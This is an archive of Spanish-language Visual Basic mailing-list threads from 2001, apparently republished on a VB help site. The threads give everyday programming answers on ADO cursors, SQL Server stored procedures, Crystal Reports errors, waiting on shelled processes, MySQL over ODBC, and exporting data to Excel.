Hola, lo que debea hacer es cambiar la propiedad Style del CommandButton y posteriormente escoger el BackColor.

Chao.

Blanca Oviedo
beoviedo@hotmail.com
ElecDatos Ltda.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

CursorLocation (Cursores en ADO)

Mensaje enviado por "JANO" <jano@cmactacna.com.pe>

Voy a intentar explicarlo...

Cursores del Lado del Servidor (adUseServer en la propiedad Cursor Location)
Con este tipo de Cursores el Servidor administra y configura los datos (filas) a ser devueltas a la aplicacion cliente todo esto utilizando los recursor del Server (es decir la consulta se ejecuta en el servidor). Este tipo de Cursores provee mejor performance que el otro tipo de cursor (Cursor del Lado del Cliente Cliente-Side Cursor) puesto que genera menos trafico en la Red.
Pero tambien su desventaja es que consume recursos del Servidor por cada Cursor de este tipo (imagina que hayan cientos de aplicaciones que consulten a la vez y asi sucede...) y la navegacion se hace lentaya.
Este tipo de cursores son ventajosos a la hora de Insertar, Actualizar o eliminar registros.

Cursores del Lado del Cliente (Client-Side Cursors)

adUseClient en Cursor Location; Para todos los Recordsets menos adOpenkeySet el Servidor Devuelve completamente el conjunto de resultados, a travez de la Red, La maquina Cliente provee y administra temporalmente lo recursos que se necesiten para configurar y armar el Recordset, Como es de esperar la performance de su uso baja mientras se incremente el numero de filas a recibir, ya que estara disponible cuando la ultima fila se haya recuperado... hecho esto el acceso al resultado es mucho mas rapido ya que reside en la maquina cliente

con respecto a tu ultima pregunta acerca del uso de Indices pues debo decirte que el servicio de cursores de OLE DB (que es con la que se crean los cursores que utilizan la Aplicaciones de ADO) pues no suministra la Indexacion para todos los proveedores por parte del Cliente, al menos para Access no, por eso debes utilizar un cursor del lado del servidor para poder utilizar indices...

Que quiere decir todo esto que segun el Proveedor OLE DB que utilizemos aumentaran o disminuiran la funcionalidad de los cursores del lado del cliente que vayamos a utilizar pero en general casi todos tendran las misma funcionalidad

espero haberte sacado de dudas...

Saludos

Sistemas CMAC-TACNA S.A.
mail: jano@cmactacna.com.pe, cmtsist@terra.com.pe
Fono: 727807; 725305 Anexo 232

"No subestime la capacidad de un lenguaje
de programación, el poder está más en la
lógica del programador que en las facilidades
que brinde la herramienta"
Harvey Triana

----- Original Message -----

From: L.M.Santín
To: visualbasic-esp@yahoogroups.com
Sent: Thursday, March 15, 2001 4:26 PM
Subject: (VB-ESP) CursorLocation

Hola Colegas,
Quien me explica en español que es el CursorLocation de las conexiones y el significado de cada valor.
¿Por que no se puede usar seek en los recordsets cuando el CursorLocation de la conexion es = adUseClient?
espero ayuda.

P.D: Marlboro Man despues te pago los derechos.

L.M.Santín
Informático
Agencia de Viajes CUBATUR, Varadero, CUBA.
mailto:santin@cubaturv.cbt.tur.cu

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Devolver el valor del campo identity del nuevo registro *(3 mensajes)*

Mensaje enviado por "Alberto M. Vernieri \(ar\)" <avernieri@interprov.com>

Hola!

Al final de tu procedure hace un SELECT @@IDENTITY y retornalo....

Saludos
Alberto

Mensaje enviado por "Alberto M. Vernieri \(ar\)" <avernieri@interprov.com>

Hola!

Simplemente, después de tu insert (pero en la misma transacción) ejecutá un "SELECT @@IDENTITY"

Saludos
Alberto

Mensaje enviado por Roberto Figueroa Garibay (fígaro) <figaro_foro@softhome.net>

Sin embargo ese valor también se encuentra en la variable @@IDENTITY.

En un ambiente multiusuario lo mejor sería que tuvieras un StoredProcedure que te inserte el registro y regrese el valor de esa variable.

Algo así:

```
Create Procedure InsertaRegistroTabla
    @valor1 int, @valor2 int, ..., @valorN char(6)
AS

--La siguiente variable sería del mismo tipo que tu columna Autonumérica
-- Inicias una transacción
BEGIN TRAN

--Insertas los valores en la tabla
INSERT INTO TABLA VALUES(@valor1, @valor2, ..., @valorN)

IF (@@error <> 0)
 BEGIN
  -- si hubo error cancelas la transacción, y despliegas un mensaje de error
   ROLLBACK TRANSACTION
   raiserror('Error al insertar registro en ',16,1)
 END
ELSE
 BEGIN
  -- si todo salió bien se acepta la transacción y se regresa el valor
@@IDENTITY
   COMMIT TRAN
   return @@identity
```

```
 END
```

Saludos!!

Roberto Figueroa Garibay (fígaro)
roberto_figueroa@sinergia.com.mx
Sinergia Servicios
www.sinergia.com.mx

```
> -----Mensaje original-----
> Asunto: vb-esp : Tablas Inserted y Deleted
>
> El tema es el siguiente:
> En una Tabla determinada tengo un campo clave autonumérico
> quiero saber cuando inserto un registro en esta que valor toma
> ese campo, ese valor se encuentra en la tabla Inserted del SQL
> pero no se tomarlo desde Visual Basic.
>
> Espero me entiendan.
> Gracias
> Daniel
>
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Error "Assertion failed" *(2 mensajes)*

Mensaje enviado por Roberto Figueroa Garibay (fígaro) <figaro_foro@softhome.net>

No te asustes ;-), es algo de la configuración de RED de la PC, a mi me sucedió una vez, precisamente cuando le moví algo de esto a una máquina.
La verdad no recuerdo bien que era pero de todas maneras encuentras la solución rápidamente en www.msdn.microsoft.com, basta con que busques "assertion failed sqlsspi.c"

Saludos!!

Roberto Figueroa Garibay
roberto_figueroa@sinergia.com.mx

> -----Mensaje original-----
> De: owner-vb-esp@ccc.uba.ar [mailto:owner-vb-esp@ccc.uba.ar]En nombre de
> Ignacio Napal
> Asunto: vb-esp : Raro error al conectar a SQL-Server
>
>
> ==========
> Assertion failed!
> Program: C:\ARCHIVOS DE PROGRAMA\GESTION COMERCIAL\GESTION.EXE
> Files: ../src/sqlsspi.c
> Line: 120
>
> Expression: Count
>
> For information on how your program can cause an assertion
> failure, see the
> Visual C++ documentation on asserts.
>
> (Press Retry to debug the application - JIT must be enabled)
>
>
> ==========
>

Mensaje enviado por "Ignacio Napal" <inapal@equiplus.com>

Gracias por tu respuesta.
Tal como indicaste, el error ocurre porque falta instalar el "Cliente para Redes Microsoft" en la configuración de la red, y solamente se presenta con algunas versiones de Windows 98.

Para el que le interese, toda la información está en:
"Q267550 - BUG Assertion Failed When You Connect to a SQL Server Through TCP-IP"
http://support.microsoft.com/support/kb/articles/Q267/5/50.ASP

Saludos,

Ignacio Napal
Equiplus S.A.

e-mail: inapal@equiplus.com

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Error 22050 en Crystal Reports

Mensaje enviado por "Neo" <aalvarez@elsobre.com>

El error ese me paso a mi en el Cristal Reports 6, y el visual studio 6.0. pero con una base de datos en SQL server (via ODBC por lo tanto el ejemplo es valido)

El error en cuestion es el 22050.. y te paso lo siguiente..
Cuando creaste el form en Crystal Reports. Vinculaste una consulta de la base de Access al Reporte.
Luego por algun motivo, cambiaste el nombre de la consulta. desde Access y por lo tanto el sistema no sabe a que query llamar...
Verifica el nombre del query, entrando en el reporte y utilizando la opcion SET location. que se encuentra entre las opciones del Crystal reports.

Sino se te soluciona, dime que me fijo bien en mi proyecto. para especificarte con mas detalle donde tienes que cambiarlo (tambien se puede hacer por codigo desde el VB6)

----- Original Message -----
From: "Ignacio Pomar" <Ignacio_Pomar@terra.es>
To: <visualbasic-esp@yahoogroups.com>
Sent: Monday, March 12, 2001 12:57 PM
Subject: (VB-ESP) Problema con el Crystal Reports

> Buenos dias lista.
> He hecho una aplicación que conecta con una base de datos mediante ODBC, y
> realiza bien la conexión (Ya que es capaz de verla desde una base de datos
> acces, si se importa). En los equipos que se han utilizado para programar
> funciona la aplicación muy bien.
> El problema, viene al instalarlo en casa del cliente, da un error (Creo que
> el 2050 o el 20050), dice que error en dll de base de datos (No especifica
> la dll). Me gustaria saber si alguien a tenido un error parecido, o sabe
> como arreglarlo.
> El cliente tiene Windows NT 4.0; El crystal reports utilizado es el que
> viene con el visual Estudio 6.0.
>
> Mil gracias por todo:
> Ignacio

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Esperar el fin de una aplicación

Mensaje enviado por "Esteban" <estebangarias@ciudad.com.ar>

Alberto, Este es el código que tengo de la Knowldge Base de Microsoft.
Saludos
   Esteban Arias

HOWTO: 32-Bit App Can Determine When a Shelled Process Ends

The information in this article applies to:

Microsoft Visual Basic Learning Edition for Windows, version 6.0
Microsoft Visual Basic Professional Edition for Windows, version 6.0
Microsoft Visual Basic Enterprise Edition for Windows, version 6.0
Microsoft Visual Basic Standard Edition, 32-bit only, for Windows, version 4.0
Microsoft Visual Basic Professional Edition, 32-bit, for Windows, version 4.0
Microsoft Visual Basic Enterprise Edition, 32-bit, for Windows, version 4.0

SUMMARY
Executing the Shell() function in a Visual Basic for Windows program starts another executable program asynchronously and returns control to the Visual Basic application. This shelled program continues to run independently of your application until the user closes it.

However, if your Visual Basic application needs to wait for the shelled process to terminate, you could use the Windows API to poll the status of the application, but this is not a very efficient technique. The example in this article demonstrates a better way.

A 16-bit application would use a completely different technique to accomplish the same effect.

For additional information, click the article number on the 16-bit process below to view the article on the 16-bit process in the Microsoft Knowledge Base:
Q96844 HOWTO: Determine When a Shelled Process Has Terminated

MORE INFORMATION
The Win32 API has integrated functionality that enables an application to wait until a shelled process has completed. To use these functions, you need a handle to the shelled process. The easiest way to achieve this is to use the CreateProcess() API function to launch your shelled program rather than Visual Basic's Shell() function.

Creating the Shelled Process
In a 32-bit application, you need to create an addressable process. To do this, use the CreateProcess() function to start your shelled application. The CreateProcess() function gives your program the process handle of the

shelled process through one of its passed parameters.
Waiting for the Shelled Process to Terminate
Having used CreateProcess() to get a process handle, pass that handle to the WaitForSingleObject() function. This causes your Visual Basic application to suspend execution until the shelled process terminates.
Getting the Exit Code from the Shelled Application
It was common for a DOS application to return an exit code indicating the status of the completed application. While Windows provides other ways to convey the same information, some applications only provide exit codes. Passing the process handle to the GetExitCodeProcess() API allows you to retrieve this information.

Following are the steps necessary to build a Visual Basic for Windows program that uses the CreateProcess() function to execute the Windows Notepad (Notepad.exe) application. This code demonstrates how to use the Windows API CreateProcess() and WaitForSingleObject() functions to wait until a shelled process terminates before resuming execution. It also uses the GetExitCodeProcess() function to retrieve the exit code of the shelled process, if any. The syntax of the CreateProcess() function is extremely complicated, so in the example code, it is encapsulated into a function called ExecCmd(). ExecCmd() takes one parameter, the command line of the application to execute.
Step-by-Step Example
Start a new project in Visual Basic. Form1 is created by default.

Add the following code to the General Declarations section of Form1:

```
Private Type STARTUPINFO
   cb As Long
   lpReserved As String
   lpDesktop As String
   lpTitle As String
   dwX As Long
   dwY As Long
   dwXSize As Long
   dwYSize As Long
   dwXCountChars As Long
   dwYCountChars As Long
   dwFillAttribute As Long
   dwFlags As Long
   wShowWindow As Integer
   cbReserved2 As Integer
   lpReserved2 As Long
   hStdInput As Long
   hStdOutput As Long
   hStdError As Long
End Type

Private Type PROCESS_INFORMATION
   hProcess As Long
   hThread As Long
   dwProcessID As Long
   dwThreadID As Long
End Type

Private Declare Function WaitForSingleObject Lib "kernel32" (ByVal _
   hHandle As Long, ByVal dwMilliseconds As Long) As Long
```

```
   Private Declare Function CreateProcessA Lib "kernel32" (ByVal _
      lpApplicationName As String, ByVal lpCommandLine As String, ByVal _
      lpProcessAttributes As Long, ByVal lpThreadAttributes As Long, _
      ByVal bInheritHandles As Long, ByVal dwCreationFlags As Long, _
      ByVal lpEnvironment As Long, ByVal lpCurrentDirectory As String, _
      lpStartupInfo As STARTUPINFO, lpProcessInformation As _
      PROCESS_INFORMATION) As Long

   Private Declare Function CloseHandle Lib "kernel32" _
      (ByVal hObject As Long) As Long

   Private Declare Function GetExitCodeProcess Lib "kernel32" _
      (ByVal hProcess As Long, lpExitCode As Long) As Long

   Private Const NORMAL_PRIORITY_CLASS = &H20&
   Private Const INFINITE = -1&

   Public Function ExecCmd(cmdline$)
      Dim proc As PROCESS_INFORMATION
      Dim start As STARTUPINFO

      ' Initialize the STARTUPINFO structure:
      start.cb = Len(start)

      ' Start the shelled application:
      ret& = CreateProcessA(vbNullString, cmdline$, 0&, 0&, 1&, _
         NORMAL_PRIORITY_CLASS, 0&, vbNullString, start, proc)

      ' Wait for the shelled application to finish:
         ret& = WaitForSingleObject(proc.hProcess, INFINITE)
         Call GetExitCodeProcess(proc.hProcess, ret&)
         Call CloseHandle(proc.hThread)
         Call CloseHandle(proc.hProcess)
         ExecCmd = ret&
   End Function

   Sub Form_Click()
      Dim retval As Long
      retval = ExecCmd("notepad.exe")
      MsgBox "Process Finished, Exit Code " & retval
   End Sub
```

Press the F5 key to run the application.

Using the mouse, click the Form1 window. At this point the NotePad application is started.

Terminate NotePad. A MsgBox appears indicating termination of the NotePad application and an exit code of 0. To test this sample with an application that returns an exit code, implement the following Knowledge Base article and change the parameter passed to ExecCmd to "project1.exe":
Q178357 HOWTO: Set an Error Level from a Visual Basic Application
NOTE: The MsgBox statement following the ExecCmd() function is not executed because the WaitForSingleObject() function prevents it. The message box does not appear until Notepad is closed when the user chooses Exit from Notepad's File menu (ALT, F, X).

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

*M*enú contextual en un Form sin borde

Mensaje enviado por "Grenville Tryon" <gtryonp@afphorizonte.com.pe>

Normalmente uso esto para formas MDI hijas que necesitan un menu popup (Y que 'chancan' al menu MDI padre. Puede servirles tambien asi.
Es un poco trabajoso, pero yo lo hago asi:

(Mi forma se llama 'miforma').
Creo una forma 'dummy'.
Pongo en esta el menu necesario.
En el evento click del menu de dummy:

```
menu_click(Index as Integer)
miforma.ClickMenu(Index)
end sub
```

En miforma:

```
Public Sub ClickMenu(Index as Integer)
'AQUI DESARROLLO MI MENU
End Sub
```

P.D. No olvides descargar la ventana dummy:

```
PopupMenu dummy.Menu
Unload dummy
```

(Todo esto de memoria, pero creo que anda OK)

MarlboroMan
Email: mailto:gtryonp@afphorizonte.com.pe
La pagina de Visual Basic: http://www.geocities.com/grenvilletryon

-----Mensaje original-----
De: Francisco Montilla [mailto:franco01@hotmail.com]
Enviado el: Tuesday, March 20, 2001 8:35 PM
Para: visualbasic-esp@yahoogroups.com
Asunto: (VB-ESP) Form sin borde

Alberto :

Ya vi cual era el error, lo que paso fue que cree un menu para utilizarlo como popup en un msflexgrid en ese form sin bordes y al activarlo, automaticamente me muestra la barra de titulos. ¿Como podria tener un menu en un formulario como este sin que me muestre la barra de titulos ?.

Gracias de antemano.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

No mostrar la ventana de Cancelar de Crystal Repor

Mensaje enviado por "Jose Manuel Santos" <jsfu@iberdrolaingenieria.es>

No se que versión usas de CR pero desde la 7 que es la que tengo yo te admite una propiedad del objeto que es ProgressDialog que te admite valores boleanos con lo que ya lo tienes. Igualalo a False y a chutar, se terminaron los problemas con la ventanita de progreso.

Un saludo
Jose Manuel Santos

----- Original Message -----
From: Martin Carignano
To: visualbasic-esp@yahoogroups.com
Sent: Thursday, March 22, 2001 3:27 AM
Subject: (VB-ESP) Ventana Crystal

hola
velvo a enviar esta consulta ya que no he podido encontrar la respuesta - tuve inconvenientes con la cuenta de email -
si alguien ya me envio algo le pido, por favor, me vuelva a enviar lo que tenga.
describo el problema:

al ejecutar un control CrystalReport con destino a la impresora, este, abre una ventana -diciendo que el documento se esta imprimiendo - con el focus sobre un boton "Cancelar Impresion". El tema es que cuando el usuario dio un enter de mas se cancela la impresion sin que el quiera hacer eso presicamente. Para solucionar esto he tratado de:
a> que no se habra dicha ventana (Sin Exito)
b> que se habra minimizada o en 2 plano (tambien sin exito)
... asi es que estoy aca ... recurriendo a Uds.

saludos
y
gracias

Martin

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

OCX Impresora Fiscal Epson

Mensaje enviado por "SC" <siscaramuto@citynet.net.ar>

Hola:
        En la web de Epson no tenes el ocx, mandale un e-mail a leonardo_castro@epson.com.ar el te manda el manual, el ocx y un ejemplo para V.B..

Vos trabajaste con la Olivetti 320F, tengo algunas dudas.

Jorge Miranda

----- Original Message -----
From: Ivan Soffulto <mixsale@yahoo.com>
To: <vb-esp@ccc.uba.ar>
Sent: Monday, March 19, 2001 3:01 PM
Subject: vb-esp : OCX Impresora Fiscal

> Hace un tiempo alguien de la lista envio la dirección
> de un servidor de Epson donde se podia realizar el
> download de un OCX creado para el manejo de impresores
> fiscales, lamentablemente no tengo esta dirección a
> mano en este momento y necesitaria si alguien me puede
> hacer el favor de pasarmela.
>
> Desde ya les agradezco. Salu2

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

ODBC

Mensaje enviado por "JANO" <jano@cmactacna.com.pe>

Hola Ignacio aqui te envio un ejemplo basado en un codigo que encontre en
http://www.mvps.org/vbnet

saludos

Salu2 JANO
Sistemas CMAC-TACNA S.A.
mail: jano@cmactacna.com.pe, cmtsist@terra.com.pe
Fono: 727807; 725305 Anexo 232

"No subestime la capacidad de un lenguaje
de programación, el poder está más en la
lógica del programador que en las facilidades
que brinde la herramienta"

----- Original Message -----
From: Ignacio Pomar <Ignacio_Pomar@terra.es>
To: <visualbasic-esp@yahoogroups.com>
Sent: Thursday, March 22, 2001 3:59 PM
Subject: (VB-ESP) ODBC

> Buenos dias lista, me gustaria saber, si alguien sabe la forma de
> averiguar las DSN de usuario, y de sistema que existen en un equipo, o los
> drivers de ODBC que estan instalados.
>
> Si alguien puede proporcionarme ayuda al respecto, le estaria muy
> agradecido:
> Ignacio
>

odbc.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Tablas temporales en SQL 7.0

Mensaje enviado por "Ariel_24" <aalvarez@elsobre.com>

Aqui va uno bien complejo.. con el te puedes dar una idea de como se usan las tablas temporales.

```
/** Objeto: procedimiento almacenado dbo.servi_carta_porte_esta ****/

 CREATE procedure servi_carta_porte_esta
@servi int = null
as

CREATE TABLE dbo.#aux_paradas (
 sucursal int NULL ,
        carta_porte int null,
 servi int NULL ,
 orden int NULL ,
 para tinyint NULL ,
 depo char(5) NULL ,
 llega smalldatetime NULL ,
 sale smalldatetime NULL ,
 servi_ori tinyint NULL ,
 servi_desti tinyint NULL
)

CREATE TABLE dbo.#aux_orden (
 sucursal int NULL ,
        carta_porte int null,
 orden int NULL
)

CREATE TABLE dbo.#aux_cp (
 sucursal int NULL ,
        carta_porte int null
)

insert into #aux_cp
select sucursal,carta_porte
from servi_porte
where servi=@servi

insert #aux_paradas
select
 sp.sucursal,
 sp.carta_porte,
 sp.servi,
 orden=(sp.orden)*1000+p.para,
 p.para,
 p.depo,
 p.llega,
 p.sale,
 servi_ori=sp.ori_para,
 servi_desti=sp.desti_para
```

```
from servi_porte sp, paradas p, carta_porte cp, #aux_cp a
where sp.servi = p.servi
and sp.ori_para <= p.para
and sp.desti_para >= p.para
and sp.sucursal = cp.sucursal
and sp.carta_porte = cp.carta_porte
and (p.sale is not null or p.llega is not null)
and sp.sucursal = a.sucursal
and sp.carta_porte = a.carta_porte
and cp.esta in (10,20,30)
order by sp.carta_porte,sp.sucursal,sp.orden,p.para

insert #aux_orden
select sucursal,carta_porte,orden=max(orden)
from #aux_paradas
group by sucursal,carta_porte

update carta_porte
set esta=(case when p.depo=cp.ori_depo then 20
  when p.depo=cp.desti_depo then 40
  else (case when p.para=p.servi_desti then 30
      else 20
   end)
  end)
from carta_porte cp,#aux_paradas p,#aux_orden o
where o.sucursal = p.sucursal
and o.carta_porte = p.carta_porte
and o.orden = p.orden
and p.sucursal = cp.sucursal
and p.carta_porte = cp.carta_porte
and p.servi=@servi
```

****

----- Original Message -----
From: Luis Palomino <luis.palomino@sandvik.com>
To: <visualbasic-esp@yahoogroups.com>
Sent: Monday, March 12, 2001 11:42 AM
Subject: (VB-ESP) Store Procedure en SQL 7.0

Amigos,

Tengo que crear un store procedure que realice los siguientes pasos.

1. Cree una tabla temporal
2. Lea dos tablas existentes
3. Con los datos leidos, llene la creada.

Espero puedan asesorarse con sus ejemplos y/o indicaciones lo antes posible.
Muchas gracias.

Saludos,
Luis.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Conexion a MySQL via ODBC *(2 mensajes)*

Mensaje enviado por francisco.amo@mdsps.com

>hola Kiko ya probe con lo que recomendaste pero vota el siguiente error

¿con que cadena probaste?
con esta
"driver=MySQL;server=DireccionIP;user=usuario;password=contraseña;database=BasedeDatos"
o con la otra

no se a mi me funciona bien, y en las instalaciones no hemos tenido que instalar MyODBC entero, hemos tenido que copiar el archivo "myodbc.dll" a windows\system y ejecutar el siguiente archivo reg:

```
REGEDIT4

[HKEY_CURRENT_USER\Software\ODBC\ODBC.INI\MDSPSSPAIN]
"Driver"="C:\\WINDOWS\\SYSTEM\\myodbc.dll"
"Description"=""
"Database"="MDSPSSPAIN"
"Server"="172.30.92.159"
"User"=""
"Password"=""
"Port"=""
"Option"="65544"
"Stmt"="SET SQL_BIG_TABLES=1;"
```

Nuestra base de datos se llama MDSPSSPAIN y el DSN igual
Deberias cambiar las siguientes lineas:

```
[HKEY_CURRENT_USER\Software\ODBC\ODBC.INI\MDSPSSPAIN]
"Database"="MDSPSSPAIN"
"Server"="172.30.92.159"
```

Prueba a conectar de esta forma, insisto, nosotros en las instalaciones es lo unico que hacemos y funciona.
El error que te da parece que es que no reconoce el Servidor, comprueba la direccion y que este arrancado, no se no se me ocurre otra cosa.
Comprueba que el servidor funciona, ¿te has instalado MyAccess, pruebalo?

Un saludo
Kiko

Mensaje enviado por francisco.amo@mdsps.com

>Hola listeros
>esta es mi duda como conectarme a un servidor de MySQL en un Server LINUX, desde un programa Cliente sobre W9x
>ya lo intente creando un DSN pero no consigo conectarme
>talvez alguien que haya podido realizar la conexion ??

Yo la realizo a traves de ADO:

```
  Set bd = New ADODB.Connection
```

```
  bd.ConnectionString =
"driver=MySQL;server=DireccionIP;user=usuario;password=contraseña;database=BasedeDatos"
  bd.Open
```

A traves de ODBC creo que es asi:

```
  bd.ConnectionString = "DSN=NombreDSN;UID=Usuario;PWD=contraseña;DSQ=NombreDSQ"
  bd.Open
```

Debes instalar MyODBC

Espero que te sirva.

Kiko.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Datareport, pasar parametros

Mensaje enviado por "Eric Rodriguez" <erodriguez@validata.com.mx>

```
' Tipo y Desde son variables
' DE = DataEnvionment
' DE.rscomReport = Recordset del comando comReport (debes ponerle como Source of
Data a un SQL Statement
' DR1 = Data Report (Conectado Su Data Source al Dataenvironment y DataMember al
comando del reporte "comReport")

'Aqui ponle cualquier consulta (puedes concatenar a la cadena cualquier variable u
objeto)

sqlsts = "Select * from contactos where evento = " & Tipo
sqlsts = sqlsts & " AND fecha_cita >= #" & Desde & "# order by fecha_cita"
DE.rscomReport.Close
DE.rscomReport.Source = sqlsts

DE.rscomReport.Open

DR1.Show 1
```

-----Original Message-----
From: Marcos A. Pagliarone [mailto:mapagliarone@tutopia.com]
Sent: Jueves, 01 de Marzo de 2001 05:18 a.m.
To: Visual Basic Argentina; Lista de Visual Basic
Subject: (VB-ESP) RV: Datareport, pasar parametros

Estimados colisteros:

Hace muy poquito he comenzado a utilizar el Datareport de VB 6. Los informes que he creado son sencillos y utilizo comandos del Dataenvironment con consultas SQL.
Necesito ahora hacer una consulta donde el usuario coloque un valor a buscar con el cual generar el datareport. Por ej.

```
SELECT * FROM MATRICULADOS WHERE MATRICULA = VALOR
```

El VALOR lo tendria que pasar al comando del dataenvironment desde un textbox del formulario del usuario. ¿Se puede hacer esto?

Agradezco de antemano cualquier ayuda.

Saludos
Marcos
Cordoba - Argentina

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Mensaje enviado por "Ignacio Napal" <inapal@equiplus.com>

Roberto: si estas usando ADO 2.5 (o sup.), dispones de un nuevo objeto para realizar
esta tarea: ADODB.Stream.

Por ejemplo, supongamos que se debe guardar el archivo "c:\Documento.doc" en la columna "Doc" de un recordset "rs" ya abierto. El código resulta algo así:

```
Dim mstream as New ADODB.Strem
mstream.Type = adTypeBinary
mstream.Open
mstream.LoadFromFile "c:\Documento.doc"
rs.Fields("Doc").Value = mstream.Read
rs.Update
```

En sentido inverso, para recuperar el contenido de la columna "Doc" de un recordset "rs" ya abierto, y guardarlo en el archivo "c:\Documento.doc", el código resultaría así:

```
Dim mstream as New ADODB.Strem
mstream.Type = adTypeBinary
mstream.Open
mstream.Write rs.Fields("Doc").Value
mstream.SaveToFile "c:\Documento.doc", adSaveCreateOverWrite
```

Si estás utilizando RDO, DAO, o una versión anterior de ADO, entonces vas a caer en los métodos "GetChunk" y "AppendChunk" del objeto ADODB.Recordset.
En las ayudas de SQL y de VB, hay un buen ejemplo de cómo se utilizan.

Ignacio Napal
Equiplus S.A.
e-mail: inapal@equiplus.com
----- Original Message -----
From: Roberto Cano <rocano@generali-peru.com.pe>
To: <vb-esp@ccc.uba.ar>
Cc: <visualbasic-esp@yahoogroups.com>
Sent: Thursday, March 08, 2001 6:07 PM
Subject: vb-esp : Word,Excel

> consulta alguno de ustedes a guardado un archivo word , excel en sql server
> o el sybases
> pueden mandarme algunos ejemplos
>
> Saludos

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Pasar de un FlexGrid al portapapeles y a Excel

Mensaje enviado por M. Alejandro Esteban Sánchez <maesteban@gruposp.com>

Para Copiar un Mshflexgrid al portapapeles:

```
Public Sub CopiaFlex(Miflex As MSHFlexgrid, blnTodo As Boolean, Optional xIni As
Long, Optional xFin As Long, Optional yIni As Long,
Optional yFin As Long)
Dim r As Long
Dim c As Long
Dim ct As Long
Dim rt As Long
Dim ci As Long
Dim ri As Long
Dim str As String


With Miflex
    If blnTodo = True Then
        ci = 0
        ri = 0
        ct = .Cols - 1
        rt = .Rows - 1
    Else
        ci = yIni
        ri = xIni
        ct = yFin
        rt = xFin
    End If

    For r = ri To rt
        For c = ci To ct
            str = str & .TextMatrix(r, c)
            If c <> ct Then str = str & vbTab
        Next c
        str = str & vbCr
    Next r
End With

Clipboard.Clear
Clipboard.SetText str, 1

End Sub
```

==========
==========
==========

Para Exportar a excel

```
Public Sub ExcelSuperioresCompro3()

Dim XlsApl As Excel.Application
Dim xlsLibro As Excel.Workbook
Dim y As Long

MiRespuesta = MsgBox("¿Desea Exportar a Excel el Listado seleccionado?",
```

```
vbYesNoCancel + vbQuestion)

If MiRespuesta <> vbYes Then Exit Sub

Screen.MousePointer = 11

Set XlsApl = New Excel.Application
    With XlsApl
        .Workbooks.Add
        Set xlsLibro = .ActiveWorkbook
        With xlsLibro.Worksheets(1)
            .Activate
            For x = 0 To MSHFsupEnvios.Rows - 1
                For y = 1 To MSHFsupEnvios.Cols
                        .Cells(x + 1, y) = MSHFsupEnvios.TextMatrix(x, y - 1)
                    End If
                Next y
            Next x
        End With
        .Visible = True
    End With
Set xlsLibro = Nothing
Set XlsApl = Nothing

Screen.MousePointer = 0
End Sub
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Problema con sentencia SQL (decimales) *(2 mensajes)*

Mensaje enviado por "Luis Alberto Balvoa" <luisbal@sinectis.com.ar>

Usa la función de VB Replace: Replace(cadena original, cadena a buscar, cadena que reemplaza)
Ejemplo: Replace(Valor2, ",", ".") te devuelve 17.25 con lo que la sentencia SQL pasaría a ser correcta.

> El precio se nos puede dar con decimales
> Valor2 = Precio (Ej:17,25)
>
> Al crear la sentencia SQL y ejecutarla me da un error y este es porque
> cuando creo la sentencia queda de la siguiente
> forma: INSERT INTO TABLA(campo1,campo2,campo3) values(1242512,17,25,1)
> con lo que le paso 4 valores en lugar de 3, ya que los decimales los toma
> como un valor

Mensaje enviado por "Jose A. Rodriguez" <f3071103@est.fib.upc.es>

Pon el valor entre comillas. Quedaria así, por ejemplo: '17,25' cuando vas a hacer la insercion. Yo tuve el mismo problema y se solucionó con esto.
Saludos,
Jose

----- Original Message -----
From: <Pedro_Aguirre@es.schindler.com>
To: <visualbasic-esp@yahoogroups.com>
Sent: Tuesday, February 27, 2001 9:07 AM
Subject: (VB-ESP) Problema con sentencia SQL

Buenos días foro.
Tengo un problema y no sé como solucionarlo en la sentencia SQL.
Me explico:
Tengo una tabla con 3 campos:
Código
Precio
Otro

Hasta ahora no tenía ningún problema cuando
1.- Recuperaba los valores en 3 campos
Valor1 = Código (Ej: 1242512)
Valor2 = Precio (Ej. 5423)
Valor3 = Otro (Ej: 1)

2.- Creaba la sentencia para ejecutarla:
Sentencia = "INSERT INTO TABLA (campo1, campo2,campo3) values(" & valor1 & "," &valor2 &"," &valor3 &")"

3.-Ejecuto la sentencia
dbTABLA.Execute strSQL sentencia

Si veo la sentencia que se ejecuta queda : INSERT INTO TABLA (campo1, campo2,

campo3) values (1242512,5423,1)

El problema lo tengo ahora.
El precio se nos puede dar con decimales
Valor2 = Precio (Ej:17,25)

Al crear la sentencia SQL y ejecutarla me da un error y este es porque cuando creo la sentencia queda de la siguiente forma: INSERT INTO TABLA(campo1,campo2,campo3) values(1242512,17,25,1) con lo que le paso 4 valores en lugar de 3, ya que los decimales los toma como un valor
¿Como puedo solucionarlo?

Gracias de antemano.
Un saludo

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Problemas con ADO 2.6 *(2 mensajes)*

Mensaje enviado por Elisel Lugo Rodríguez <lugo@esivic.co.cu>

Hola, por aqui tambien me paso eso, el MDAC 2.6 solo me trabaja sin problemas en los NT, con los 9x tiene ese problema.
Tuve que instalar nuevamente el 2.5, pero aun asi, no puedo abrir los ODBC

Saludos
Lugo

Mensaje enviado por M. Alejandro Esteban Sánchez <maesteban@gruposp.com>

Hola, compañeros. Tenía una aplicación con ADO2.5 y demás,.. y se me ocurrió cambiar a la versión 2.6. En mi equipo todo perfecto, sin problema,... hago el instalador, mando a la gente desinstalar y volver a instalar y ahora no le funciona a nadie (se agota el
tiempo de espera en la conexión contra SQL server). Y lo mejor de todo es que si intento abrir Lo orígenes ODBC en el Panel de Control no me deja en los que han actualizado. En los que no (y en mi equipo) lo puedo abrir sin problemas,...
¿alguna sugerencia?

Un saludo,
M. Alejandro
Desarrollo SPF
